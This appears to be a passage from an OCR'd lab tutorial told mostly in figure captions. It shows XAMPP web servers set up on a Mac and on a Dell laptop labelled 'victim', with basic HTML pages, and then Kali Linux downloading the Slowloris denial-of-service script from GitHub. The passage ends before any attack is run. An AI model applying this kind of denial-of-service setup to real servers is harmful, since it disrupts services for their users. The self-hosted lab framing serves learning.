

FIGURE 18 - OPEN THE FOLDER



FIGURE 19 - THEN, OPEN DASHBOARD

FIGURE 20 - CLICK INDEX.HTML BUT ALSO HOLD IT TO SEE THE OPTIONS



FIGURE 21 - CLICK OTHER TO OPEN VISUAL STUDIO CODE



FIGURE 22 - DELETE WHOLE LINES AND TYPE NEW LINES

```html
<!DOCTYPE html>
<html>
  <head>
    <title>XAMP Sever</title>
  </head>
  <body>
    <h1>Welcome to Cold's Server XAMP!</h1>
    <img src="https://www.apple.com/favicon.ico" alt="Mac Logo" width="100">
    <img src="https://www.microsoft.com/favicon.ico" alt="Mac Logo" width="100">
  </body>
</html>
```

FIGURE 23 - DONE MAKING CODING, IT IS READY NOW.



FIGURE 24 - TYPING THE IP ADDRESS OF THE MAC ON GOOGLE URL

Welcome to Cold's Server XAMP!

FIGURE 25 - SEEING MY OWN WEBSITE SERVER!



FIGURE 26 - CLICK C: DRIVE ON DELL VICTIM LAPTOP



FIGURE 27 - CLICK XAMPP



FIGURE 28 - CLICK HTDOCS



FIGURE 29 - CLICK DASHBOARD



FIGURE 30 - CLICK INDEX.HTML TO HOLD TO SEE OPTIONS



FIGURE 31 - OPEN WITH CODE (VISUAL STUDIO CODE)

FIGURE 32 - DELETE WHOLE LINES AND MAKE NEW LINES

```html
<!DOCTYPE html>
<html>
  <head>
    <title>XAMPP Server</title>
  </head>
  <body>
    <h1>Welcome to Cold's Server XAMPP!</h1>
    <img src="https://microsoft.com/favicon.ico" alt="Window Logo" width="100">
    <img src="https://apple.com/favicon.ico" alt="Apple Logo" width="100">
  </body>
</html>
```

FIGURE 33 - DONE MAKING CODING



FIGURE 34 - SEEING MY OTHER WEB SERVER ON DELL LAPTOP!



FIGURE 35 - UPDATE AND UPGRADE THE KALI LINUX SYSTEM



FIGURE 36 - PROGRESSING...



FIGURE 37 - TYPING THE MAC ADDRESS ON FIREFOX URL



FIGURE 38 - SEEING MY OWN WEBSITE SERVER IN KALI LINUX!

FIGURE 39 - TYPING THE IP ADDRESS OF THE DELL LAPTOP (VICTIM)

FIGURE 40 - SEEING MY OTHER OWN WEBSITE SERVER IN KALI LINUX!

FIGURE 41 - DOWNLOAD SLOWLORIS.PL ON FIREFOX URL



FIGURE 42 - CLICK THE GITHUB WEBSITE TO OPEN



FIGURE 43 - CLICK THE FILE TO OPEN

FIGURE 44 - DOWNLOAD THE SLOWLORIS.PL FILE

